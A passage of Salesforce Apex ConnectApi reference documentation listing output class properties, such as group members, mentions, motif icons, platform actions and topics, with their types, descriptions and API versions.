`url`	String	Chatter REST API URL to this membership	28.0
`user`	`ConnectApi.UserSummary`	Information about the user who is subscribed to this group	28.0

ConnectApi.GroupMemberPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`members`	`List<ConnectApi.GroupMember>`	List of group members	28.0

Name	Type	Description	Available Version
`myMembership`	`ConnectApi.Reference`	If the context user is a member of this group, returns information about that membership, otherwise, `null`.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`totalMemberCount`	Integer	Total number of group members across all pages	28.0

ConnectApi.GroupMembershipRequest Class

Name	Type	Description	Available Version
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`id`	String	ID for the group membership request object	28.0
`lastUpdateDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`requestedGroup`	`ConnectApi.Reference`	Information about the group the context user is requesting to join.	28.0
`responseMessage`	String	A message for the user if their membership request is declined. The value of this property is used only when the value of the `status` property is `Declined`. The maximum length is 756 characters.	28.0
`status`	`ConnectApi.GroupMembershipRequestStatus` Enum	The status of a request to join a private group. Values are: • `Accepted` • `Declined` • `Pending`	28.0
`url`	String	URL of the group membership request object.	28.0
`user`	`ConnectApi.UserSummary`	Information about the user requesting membership in a group.	28.0

ConnectApi.GroupMembershipRequests Class

Name	Type	Description	Available Version
`requests`	`List<ConnectApi.GroupMembershipRequest>`	Information about group membership requests.	28.0
`total`	Integer	The total number of requests.	28.0

ConnectApi.GroupRecord Class

A record associated with a group.

Property	Type	Description	Available Version
`id`	String	Record's 18-character ID	33.0
`record`	`ConnectApi.ActorWithId`	Information about the record associated with the group	33.0
`url`	String	Record URL	33.0

ConnectApi.GroupRecordPage Class

A paginated list of `ConnectApi.GroupRecord` objects.

Property	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	33.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	33.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	33.0
`records`	`List<ConnectApi.GroupRecord>`	List of records on the current page.	33.0
`totalRecordCount`	Integer	Total number of records associated with the group.	33.0

ConnectApi.HashtagSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`tag`	String	Text of the topic without the hash symbol (#)	28.0
`topicUrl`	String	Chatter REST API Topics resource that searches for the topic: `/services/data/v34.0/chatter/topics?exactMatch=true&q=topic`	28.0
`url`	String	Chatter REST API Feed Items resource URL that searches for the topic in all feed items in an organization: `/services/data/v34.0/chatter/feed-items?q=topic`	28.0

ConnectApi.Icon Class

Property	Type	Description	Available Version
`height`	Integer	The height of the icon in pixels.	28.0
`width`	Integer	The width of the icon in pixels.	28.0
`url`	String	The URL of the icon. This URL is available to unauthenticated users. This URL does not expire.	28.0

ConnectApi.LabeledRecordField Class

This class is abstract.

Subclass of ConnectApi.AbstractRecordField Class

Superclass of:

- ConnectApi.CompoundRecordField Class
- ConnectApi.CurrencyRecordField Class
- ConnectApi.DateRecordField Class
- ConnectApi.PercentRecordField Class
- ConnectApi.PicklistRecordField Class
- ConnectApi.RecordField Class
- ConnectApi.ReferenceRecordField Class
- ConnectApi.ReferenceWithDateRecordField Class

A record field containing a label and a text value.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Name	Type	Description	Available Version
`label`	String	A localized string describing the record field.	29.0

Name	Type	Description	Available Version
`text`	String	The text value of the record field. All record fields have a text value. To ensure that all clients can consume new content, inspect the record field's `type` property. If it isn't recognized, render the text value as the default case.	29.0

ConnectApi.LinkAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.LinkCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Name	Type	Description	Available Version
`title`	String	Title given to the link if available, otherwise, `null`	28.0–31.0
`url`	String	The link URL	28.0–31.0

ConnectApi.LinkCapability

If a feed element has this capability, it has a link.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`url`	String	Link URL. The URL can be to an external site.	32.0
`urlName`	String	Description of the link.	32.0

ConnectApi.LinkSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`url`	String	The link URL	28.0

ConnectApi.MaintenanceInfo

Information about the upcoming scheduled maintenance for the organization.

Property Name	Type	Description	Available Version
`description`	String	Description of the maintenance.	34.0
`maintenanceTitle`	String	Title of the maintenance.	34.0

Property Name	Type	Description	Available Version
`maintenanceType`	`ConnectApi.MaintenanceType`	Specifies the type of maintenance. One of the following: • `Downtime`—Downtime maintenance. • `GenerallyAvailable`—Maintenance with generally available mode. • `MaintenanceWithDowntime`—Scheduled maintenance with downtime. • `ReadOnly`—Maintenance with read-only mode.	34.0
`messageEffectiveTime`	Datetime	Effective time when users start seeing the maintenance message.	34.0
`messageExpirationTime`	Datetime	Expiration time of the maintenance message.	34.0
`scheduledEndDowntime`	Datetime	Scheduled end of downtime. `null` for `GenerallyAvailable` and `ReadOnly` maintenance types.	34.0
`scheduledEndMaintenanceTime`	Datetime	Scheduled end of maintenance. `null` for `Downtime` maintenance type.	34.0
`scheduledStartDowntime`	Datetime	Scheduled start of downtime. `null` for `GenerallyAvailable` and `ReadOnly` maintenance types.	34.0
`scheduledStartMaintenanceTime`	Datetime	Scheduled start time of maintenance. `null` for `Downtime` maintenance type.	34.0

ConnectApi.ManagedTopic Class

Represents a managed topic in a community.

Property Name	Type	Description	Available Version
`id`	String	ID of managed topic.	32.0
`managedTopicType`	`ConnectApi.ManagedTopicType`	Type of managed topic. • `Featured`—Topics that are featured, for example, on the community home page, but don't provide overall navigation. • `Navigational`—Topics that display in a navigational menu in the community.	32.0
`topic`	`ConnectApi.Topic`	Information about the topic.	32.0
`url`	String	Chatter REST API URL to the managed topic.	32.0

ConnectApi.ManagedTopicCollection Class

A collection of managed topics.

Property Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	32.0
`managedTopics`	`List<ConnectApi.ManagedTopic>`	List of managed topics.	32.0

ConnectApi.MentionCompletion Class

Information about a record that could be used to @mention a user or group.

Name	Type	Description	Available Version
`additionalLabel`	String	An additional label (if one exists) for the record represented by this completion, for example, "(Customer)" or "(Acme Corporation)".	29.0
`description`	String	A description of the record represented by this completion.	29.0
`name`	String	The name of the record represented by this completion. The name is localized, if possible.	29.0
`photoUrl`	String	A URL to the photo or icon of the record represented by this completion.	29.0
`recordId`	String	The ID of the record represented by this completion.	29.0
`userType`	`ConnectApi.UserType` Enum	If the record represented by this completion is a user, this value is the user type associated with that user; otherwise the value is `null`. One of these values: • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user. • `Undefined`—User is a user type that is a custom object.	30.0

ConnectApi.MentionCompletionPage Class

A paginated list of Mention Completion response bodies.

Name	Type	Description	Available Version
currentPageUrl	String	Chatter REST API URL identifying the current page.	29.0
mentionCompletions	List<ConnectApi.MentionCompletion>	A list of mention completion proposals. Use these proposals to build a feed post body.	29.0
nextPageUrl	String	Chatter REST API URL identifying the next page or null if there isn't a next page. Check whether this value is null before getting another page. If a page doesn't exist, a ConnectApi.NotFoundException error is returned.	29.0
previousPageUrl	String	Chatter REST API URL identifying the previous page or null if there isn't a previous page.	29.0

ConnectApi.MentionSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
accessible	Boolean	Specifies whether the mentioned user or group can see the post in which they are mentioned (true) or not (false).	28.0
name	String	Name of the mentioned user or group	28.0
record	ConnectApi.ActorWithId	Information about the mentioned user or group	29.0
user	ConnectApi.UserSummary	Information about the mentioned user **Important:** In versions 29.0 and later, use the record property.	28.0 only In versions before 29.0, if the mention is not a user, the mention is in a ConnectApi.TextSegment object.

ConnectApi.MentionValidation Class

Information about whether a proposed mention is valid for the context user.

Name	Type	Description	Available Version
recordId	String	The ID of the mentioned record.	29.0

Name	Type	Description	Available Version
validationStatus	ConnectApi.MentionValidationStatus Enum	Specifies the type of validation error for a proposed mention, if any. • Disallowed—The proposed mention is invalid and is rejected because the context user is trying to mention something that is not allowed. For example, a user who is not a member of a private group is trying to mention the private group. • Inaccessible—The proposed mention is allowed but the user or record being mentioned isn't notified because they don't have access to the parent record being discussed. • Ok—There is no validation error for this proposed mention.	29.0

ConnectApi.MentionValidations Class

Information about whether a set of mentions is valid for the context user.

Name	Type	Description	Available Version
hasErrors	Boolean	Indicates whether at least one of the proposed mentions has an error (true), or not (false). For example, context users can't mention private groups they don't belong to. If such a group is included in the list of mention validations, hasErrors is true and the group has a validationStatus of Disallowed in its mention validation.	29.0
mentionValidations	List<ConnectApi.MentionValidation>	A list of mention validation information in the same order as the provided record IDs.	29.0

ConnectApi.MessageBody Class

Subclass of ConnectApi.AbstractMessageBody Class

No additional properties.

ConnectApi.MessageSegment Class

This class is abstract.

Superclass of:

- ConnectApi.ComplexSegment Class
- ConnectApi.EntityLinkSegment Class
- ConnectApi.FieldChangeSegment Class
- ConnectApi.FieldChangeNameSegment Class

- ConnectApi.FieldChangeValueSegment Class
- ConnectApi.HashtagSegment Class
- ConnectApi.LinkSegment Class
- ConnectApi.MentionSegment Class
- ConnectApi.MoreChangesSegment Class
- ConnectApi.ResourceLinkSegment Class
- ConnectApi.TextSegment Class

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Name	Type	Description	Available Version
`text`	String	Text-only rendition of this segment. If a client encounters an unknown message segment type, it can render this value.	28.0
`type`	`ConnectApi.MessageSegmentType` Enum	The message segment type. One of these values: • `EntityLink` • `FieldChange` • `FieldChangeName` • `FieldChangeValue` • `Hashtag` • `Link` • `Mention` • `MoreChanges` • `ResourceLink` • `Text`	28.0

ConnectApi.ModerationCapability Class

If a feed element has this capability, users in a community can flag it for moderation.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`moderationFlags`	`ConnectApi.ModerationFlags`	The moderation flags for this feed element. Community moderators can view and take action on flagged items.	31.0

ConnectApi.ModerationFlags Class

Information about the moderation flags on a feed item, comment, or file.

Name	Type	Description	Available Version
`flagCount`	Integer	The number of moderation flags on this feed item, comment, or file. If the context user is not a community moderator, the property is `null`.	29.0
`flaggedByMe`	Boolean	`true` if the context user had flagged the feed item, comment, or file for moderation; `false` otherwise.	29.0

ConnectApi.MoreChangesSegment Class

Subclass of ConnectApi.MessageSegment Class

In feed items with a large number of tracked changes, the message is formatted as: "changed A, B, and made X more changes." The `MoreChangesSegment` contains the "X more changes."

Name	Type	Description	Available Version
`moreChanges`	`List<ConnectApi.FieldChangeSegment>`	Complete list of tracked changes.	29.0
`moreChangesCount`	Integer	Number of additional changes	28.0

ConnectApi.Motif Class

The motif properties contain URLs for small, medium, and large icons that indicate the Salesforce record type. Common record types are files, users, and groups, but all record types have a set of motif icons. Custom object records use their tab style icon. All icons are available to unauthenticated users so that, for example, you can display the motif icons in an email. The motif can also contain the record type's base color.

Note: The motif images are icons, not user uploaded images or photos. For example, every user has the same set of motif icons.

Custom object records use their tab style icon, for example, the following custom object uses the "boat" tab style:

```
"motif": {
   "color: "8C004C",
   "largeIconUrl": "/img/icon/custom51_100/boat64.png",
   "mediumIconUrl": "/img/icon/custom51_100/boat32.png",
   "smallIconUrl": "/img/icon/custom51_100/boat16.png",
   "svgIconUrl": null
},
```

Users use the following icons:

```
"motif": {
   "color: "1797C0",
   "largeIconUrl": "/img/icon/profile64.png",
   "mediumIconUrl": "/img/icon/profile32.png",
```

```
    "smallIconUrl": "/img/icon/profile16.png",
    "svgIconUrl": null
  },
```

Groups use the following icons:

```
  "motif": {
    "color: "1797C0",
    "largeIconUrl": "/img/icon/groups64.png",
    "mediumIconUrl": "/img/icon/groups32.png",
    "smallIconUrl": "/img/icon/groups16.png",
    "svgIconUrl": null
  },
```

Files use the following icons:

```
 "motif": {
    "color: "1797C0",
    "largeIconUrl": "/img/content/content64.png",
    "mediumIconUrl": "/img/content/content32.png",
    "smallIconUrl": "/img/icon/files16.png",
    "svgIconUrl": null
  },
```

Note: To view the icons in the previous examples, preface the URL with `https://instance_name`. For example, `https://instance_name/img/icon/profile64.png`.

Name	Type	Description	Available Version
`color`	String	A hex value representing the base color of the record type, or `null`.	29.0
`largeIconUrl`	String	A large icon indicating the record type.	28.0
`mediumIconUrl`	String	A medium icon indicating the record type.	28.0
`smallIconUrl`	String	A small icon indicating the record type.	28.0
`svgIconUrl`	String	An icon in SVG format indicating the record type, or `null` if the icon doesn't exist.	34.0

ConnectApi.NonEntityRecommendation Class

Represents a recommendation for a non-Salesforce entity, such as an application.

Subclass of ConnectApi.AbstractRecommendation Class.

This output class isn't used in version 34.0 and later. In version 34.0 and later, ConnectApi.EntityRecommendation Class is used for all recommendations.

Property Name	Type	Description	Available Version
`displayLabel`	String	Localized label of the non-entity object.	32.0
`motif`	`ConnectApi.Motif`	Motif for the non-entity object.	32.0

ConnectApi.OrganizationSettings Class

Name	Type	Description	Available Version
`accessTimeout`	Integer	Amount of time after which the system prompts users who have been inactive to log out or continue working	28.0
`features`	`ConnectApi.Features`	Information about features available in the organization	28.0
`maintenanceInfo`	List<`ConnectApi.MaintenanceInfo`>	Information about a list of upcoming scheduled maintenances for the organization.	34.0
`name`	String	Organization name	28.0
`orgId`	String	18-character ID for the organization	28.0
`userSettings`	`ConnectApi.UserSettings`	Information about the organization permissions for the user	28.0

ConnectApi.OriginCapability

If a feed element has this capability, it was created by a feed action.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`actor`	ConnectApi.User Summary Class	The user who executed the feed action.	33.0
`originRecord`	ConnectApi.Reference Class	A reference to the feed element containing the feed action.	33.0

ConnectApi.PercentRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a percentage value.

Name	Type	Description	Available Version
`value`	Double	The value of the percentage.	29.0

ConnectApi.PhoneNumber Class

A phone number.

Name	Type	Description	Available Version
`label`	String	A localized string indicating the phone type	30.0

Name	Type	Description	Available Version
`phoneNumber`	String	Phone number	28.0
`phoneType`	String	Phone type. Values are: • `Fax` • `Mobile` • `Work` These values are not localized.	30.0
`type`	String	Note: This property is not available after version 29.0. Use the `phoneType` property instead. Values are: • `Fax` • `Mobile` • `Work` These values are not localized.	28.0–29.0

ConnectApi.Photo Class

Name	Type	Description	Available Version
`fullEmailPhotoUrl`	String	A temporary URL to the large profile picture. The URL expires after 30 days and is available to unauthenticated users.	28.0
`largePhotoUrl`	String	URL to the large profile picture. The default width is 200 pixels, and the height is scaled so the original image proportions are maintained.	28.0
`photoVersionId`	String	18–character ID to that version of the photo	28.0
`smallPhotoUrl`	String	URL to the small profile picture. The default size is 64x64 pixels.	28.0
`standardEmailPhotoUrl`	String	A temporary URL to the small profile. The URL expires after 30 days and is available to unauthenticated users.	28.0
`url`	String	A resource that returns a Photo object: for example, `/services/data/v34.0/chatter/users/005D0000001LL8OIAW/photo`	28.0

ConnectApi.PicklistRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing an enumerated value.

ConnectApi.PlatformAction Class

A platform action instance with state information for the context user.

Property Name	Type	Description	Available Version
`actionUrl`	String	For action links of `subtype` `Ui` or `Download`, direct the user to download or visit the UI from this link. Salesforce issues a Javascript redirect for the link in this format: `/action-link-redirect/`***`communityId`***`/`***`actionLinkId`***`?_bearer=`***`bearerToken`***. For `Api` action links and for all platform actions, this value is `null` and Salesforce handles the call.	33.0
`apiName`	String	The API name. The value may be `null`.	33.0
`confirmationMessage`	String	If this action requires a confirmation and has a status of `NewStatus`, this is a default localized message that should be shown to an end user prior to invoking the action. Otherwise, this is `null`.	33.0
`executingUser`	`ConnectApi.UserSummary Class`	The user who initiated execution of this platform action.	33.0
`groupDefault`	Boolean	`true` if this platform action is the default or primary platform action in the platform action group; `false` otherwise. There can be only one default platform action per platform action group.	33.0
`iconUrl`	String	The URL of the icon for the platform action. This value may be `null`.	33.0
`id`	String	The ID for the platform action. If the `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0
`label`	String	The localized label for this platform action.	33.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z.	33.0
`platformActionGroup`	`ConnectApi.Reference Class`	A reference to the platform action group containing this platform action.	33.0
`status`	`ConnectApi.PlatformActionStatus`	The execution status of the platform action. Values are: • `FailedStatus`—The action link execution failed. • `NewStatus`—The action link is ready to be executed. Available for `Download` and `Ui` action links only.	33.0

Property Name	Type	Description	Available Version
		• `PendingStatus`—The action link is executing. Choosing this value triggers the API call for `Api` and `ApiAsync` action links. • `SuccessfulStatus`—The action link executed successfully.	
`subtype`	String	The subtype of a platform action or `null`. If the `type` property is `ActionLink`, possible values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/`***`actionLinkId`*** to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a web page at the action URL. Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer's Guide* for more information.	33.0
`type`	`ConnectApi.PlatformActionType`	The type of platform action. Values are: • `ActionLink`—An indicator on a feed element that targets an API, a web page, or a file and is represented by a button in the Salesforce Chatter feed UI. • `ProductivityAction`—Productivity actions are predefined by Salesforce and are attached to a limited set of objects. You can't edit or delete productivity actions..	33.0

Property Name	Type	Description	Available Version
		• `CustomButton`—When clicked, opens a URL or a Visualforce page in a window or executes JavaScript. • `QuickAction`—A global or object-specific action. • `StandardButton`—A predefined Salesforce button such as New, Edit, and Delete.	
`url`	String	The URL for this platform action. If the `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0

ConnectApi.PlatformActionGroup Class

A platform action group instance with state appropriate for the context user.

Action link groups are one type of platform action group and are therefore represented as `ConnectApi.PlatformActionGroup` output classes.

Property Name	Type	Description	Available Version
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and relative locations of platform actions. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	33.0
`id`	String	The 18-character ID or an opaque string ID of the platform action group. If the `ConnectApi.PlatformAction` `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0
`modifiedDate`	Datetime	ISO 8601 date string, for example, 2014-02-25T18:24:31.000Z.	33.0
`platformActions`	List<`ConnectApi.PlatformAction`>	The platform action instances for this group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroup` `DefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the `actionLinkGroupIds` property of the `ConnectApi.AssociatedActions` `CapabilityInput` class.	33.0

Property Name	Type	Description	Available Version
`url`	String	The URL for this platform action group. If the `ConnectApi.PlatformAction` `type` is `QuickAction` and the `subtype` is `Create`, this value is `null`.	33.0

ConnectApi.PollCapability Class

If a feed element has this capability, it includes a poll.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`choices`	List<`ConnectApi.FeedPollChoice`>	Collection of poll choices that make up the poll.	32.0
`myChoiceId`	String	18-character ID of the poll choice that the current user has voted for in this poll. Returns `null` if the current user has not voted.	32.0
`totalVoteCount`	Integer	Total number of votes cast on the feed poll element.	32.0

ConnectApi.QuestionAndAnswersCapability Class

If a feed element has this capability, it has a question and comments on the feed element are answers to the question.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`bestAnswer`	`ConnectApi.Comment`	The comment selected as the best answer for the question.	32.0
`bestAnswerSelectedBy`	`ConnectApi.UserSummary`	The user who selected the best answer for the question.	32.0
`canCurrentUserSelectOrRemoveBestAnswer`	Boolean	Indicates whether current user can select or remove a best answer (`true`) or not (`false`).	32.0
`escalatedCase`	`ConnectApi.Reference`	If a question post is escalated, this is the case to which it was escalated.	33.0
`questionTitle`	String	Title for the question.	32.0

ConnectApi.QuestionAndAnswersSuggestions Class

Question and answers suggestions.

Property Name	Type	Description	Available Version
articles	List<ConnectApi.ArticleItem>	List of articles.	32.0
questions	List<ConnectApi.FeedElement>	List of questions.	32.0

ConnectApi.RecommendationsCapability

If a feed element has this capability, it has a recommendation.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
items	List<ConnectApi.AbstractRecommendation>	A list of recommendations.	32.0

ConnectApi.RecommendationCollection Class

A list of recommendations.

Property Name	Type	Description	Available Version
recommendations	List<ConnectApi.AbstractRecommendation>	Collection of recommendations.	33.0

ConnectApi.RecommendationExplanation Class

Explanation for a recommendation.

Subclass of ConnectApi.AbstractRecommendationExplanation Class.

Property Name	Type	Description	Available Version
detailsUrl	String	URL to explanation details or null if the recommendation doesn't have a detailed explanation.	32.0

ConnectApi.RecommendedObject

A recommended object, such as a custom or static recommendation.

Subclass of ConnectApi.Actor Class

Property Name	Type	Description	Available Version
`idOrEnum`	String	ID of a recommendation definition for a custom recommendation.	34.0
`motif`	`ConnectApi.Motif`	Motif of the recommended object.	34.0

ConnectApi.RecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A generic record field containing a label and text value.

ConnectApi.RecordSnapshotAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.RecordSnapshotCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

The fields of a record at the point in time when the record was created.

Name	Type	Description	Available Version
`recordView`	`ConnectApi.RecordView`	The representation of the record.	29.0–31.0

ConnectApi.RecordSnapshotCapability

If a feed element has this capability, it contains all the snapshotted fields of a record for a single create record event.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`recordView`	`ConnectApi.RecordView`	A record representation that includes metadata and data so you can display the record easily.	32.0

ConnectApi.RecordSummary Class

Subclass of ConnectApi.AbstractRecordView Class

No additional properties.

ConnectApi.RecordSummaryList Class

Summary information about a list of records in the organization including custom objects.

Name	Type	Description	Available Version
`records`	`List<ConnectApi.ActorWithId>`	A list of records.	30.0
`url`	String	The URL to this list of records.	30.0

ConnectApi.RecordView Class

Subclass of ConnectApi.AbstractRecordView Class

A view of any record in the organization, including a custom object record. This object is used if a specialized object, such as User or ChatterGroup, is not available for the record type. Contains data and metadata so you can render a record with one response.

Name	Type	Description	Available Version
`sections`	`List<ConnectApi.RecordViewSection>`	A list of record view sections.	29.0

ConnectApi.RecordViewSection Class

A section of record fields and values on a record detail.

Name	Type	Description	Available Version
`columnCount`	Integer	The number of columns to use to lay out the fields in a record section.	29.0
`columnOrder`	`ConnectApi.RecordColumnOrder` Enum	The order of the fields to use in the `fields` property to lay out the fields in a record section. • `LeftRight`—Fields are rendered from left to right. • `TopDown`—Fields are rendered from the top down.	29.0
`fields`	`ConnectApi.AbstractRecordField`	The fields and values for the record contained in this section.	29.0
`heading`	String	A localized label to display when rendering this section of fields.	29.0
`isCollapsible`	Boolean	Indicates whether the section can be collapsed to hide all the fields (`true`) or not (`false`).	29.0

ConnectApi.Reference Class

Name	Type	Description	Available Version
`id`	String	The ID of the record being referenced, which could be an 18-character ID or some other string identifier.	28.0
`url`	String	The URL to the resource endpoint.	28.0

ConnectApi.ReferenceRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field with a label and text value.

Name	Type	Description	Available Version
`reference`	`ConnectApi.RecordSummary`	The object referenced by the record field.	29.0

ConnectApi.ReferenceWithDateRecordField Class

Subclass of ConnectApi.LabeledRecordField Class

A record field containing a referenced object that acted at a specific time, for example, "Created By...".

Name	Type	Description	Available Version
`dateValue`	Datetime	A time at which the referenced object acted.	29.0
`reference`	`ConnectApi.RecordSummary`	The object referenced by the record field.	29.0

ConnectApi.Reputation Class

Reputation for a user.

Property Name	Type	Description	Available Version
`reputationLevel`	`ConnectApi.ReputationLevel`	User's reputation level.	32.0
`reputationPoints`	Double	User's reputation points, which can be earned by performing different activities in the community.	32.0
`url`	String	A Chatter REST API URL to the reputation.	32.0

ConnectApi.ReputationLevel Class

Reputation level for a user.

Property Name	Type	Description	Available Version
`levelImageUrl`	String	URL to the reputation level image.	32.0
`levelName`	String	Name of the reputation level.	32.0
`levelNumber`	Integer	Reputation level number, which is the numerical rank of the level, with the lowest level at 1. Administrators define the reputation level point ranges.	32.0

ConnectApi.RequestHeader Class

An HTTP request header name and value pair.

Property Name	Type	Description	Available Version
`name`	String	The name of the request header.	33.0
`value`	String	The value of the request header.	33.0

ConnectApi.ResourceLinkSegment Class

Name	Type	Description	Available Version
`url`	String	URL to a resource not otherwise identified by an ID field, for example, a link to a list of users.	28.0

ConnectApi.Subscription Class

Name	Type	Description	Available Version
`community`	`ConnectApi.Reference`	Information about the community in which the subscription exists	28.0
`id`	String	Subscription's 18–character ID	28.0
`subject`	`ConnectApi.Actor`	Information about the parent, that is, the thing or person being followed	28.0
`subscriber`	`ConnectApi.Actor`	Information about the subscriber, that is, the person following this item	28.0
`url`	String	Chatter REST API URL to this specific subscription	28.0

ConnectApi.TextSegment Class

Subclass of ConnectApi.MessageSegment Class

No additional properties.

ConnectApi.TimeZone Class

The user's time zone as selected in My Settings in Salesforce. This value does not reflect a device's current location.

Name	Type	Description	Available Version
`gmtOffset`	Double	Signed offset, in hours, from GMT	30.0
`name`	String	Display name of this time zone	30.0

ConnectApi.Topic Class

Name	Type	Description	Available Version
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	29.0
`description`	String	Description of the topic	29.0
`id`	String	18-character ID	29.0
`images`	`ConnectApi.TopicImages`	Images associated with the topic	32.0
`isBeingDeleted`	Boolean	`true` if the topic is currently being deleted; `false` otherwise. After the topic is deleted, when attempting to retrieve the topic, the output is NOT_FOUND.	33.0
`name`	String	Name of the topic	29.0
`talkingAbout`	Integer	Number of people talking about this topic over the last two months, based on factors such as topic additions and comments on posts with the topic	29.0
`url`	String	URL to the topic detail page	29.0

ConnectApi.TopicEndorsement Class

Represents one user endorsing another user for a single topic.

Name	Type	Description	Available Version
`endorsee`	`ConnectApi.UserSummary`	User being endorsed	30.0
`endorsementId`	String	18-character ID of the endorsement record	30.0
`endorser`	`ConnectApi.UserSummary`	User performing the endorsement	30.0
`topic`	`ConnectApi.Topic`	Topic the user is being endorsed for	30.0
`url`	String	URL to the resource for the endorsement record	30.0

ConnectApi.TopicEndorsementCollection Class

A collection of topic endorsement response bodies.

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	30.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	30.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	30.0
`topicEndorsements`	`List<ConnectApi.Topic>`	List of topic endorsements	30.0

ConnectApi.TopicImages Class

Images associated with a topic.

Property Name	Type	Description	Available Version
`coverImageUrl`	String	URL to a topic's cover image, which appears on the topic page. Both topics and managed topics can have cover images.	32.0
`featuredImageUrl`	String	URL to a managed topic's featured image, which appears wherever you feature it, for example, on the communities home page.	32.0

ConnectApi.TopicPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0
`topics`	`List<ConnectApi.Topic>`	List of topics	29.0

ConnectApi.TopicsCapability Class

If a feed element has this capability, the context user can add topics to it. Topics help users organize and discover conversations.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`canAssignTopics`	Boolean	`true` if a topic can be assigned to the feed element, `false` otherwise.	32.0
`items`	List<`ConnectApi.Topic`>	A collection of topics associated with this feed element.	32.0

ConnectApi.TopicSuggestion Class

Name	Type	Description	Available Version
`existingTopic`	`ConnectApi.Topic`	Topic that already exists or `null` for a new topic	29.0
`name`	String	Topic name	29.0

ConnectApi.TopicSuggestionPage Class

Name	Type	Description	Available Version
`TopicSuggestions`	List<`ConnectApi.TopicSuggestion`>	List of topic suggestions	29.0

ConnectApi.TrackedChangeAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.TrackedChangesCapability is used.

Name	Type	Description	Available Version
`changes`	List<`ConnectApi.TrackedChangeItem`>	A list of tracked changes.	28.0–31.0

ConnectApi.TrackedChangeBundleCapability

If a feed element has this capability, it has a group of other feed elements aggregated into one feed element called a *bundle*. This type of bundle aggregates feed tracked changes.

Subclass of ConnectApi.BundleCapability Class.

Property Name	Type	Description	Available Version
`changes`	List<`ConnectApi.TrackedChangeItem`>	Collection of feed tracked changes.	31.0

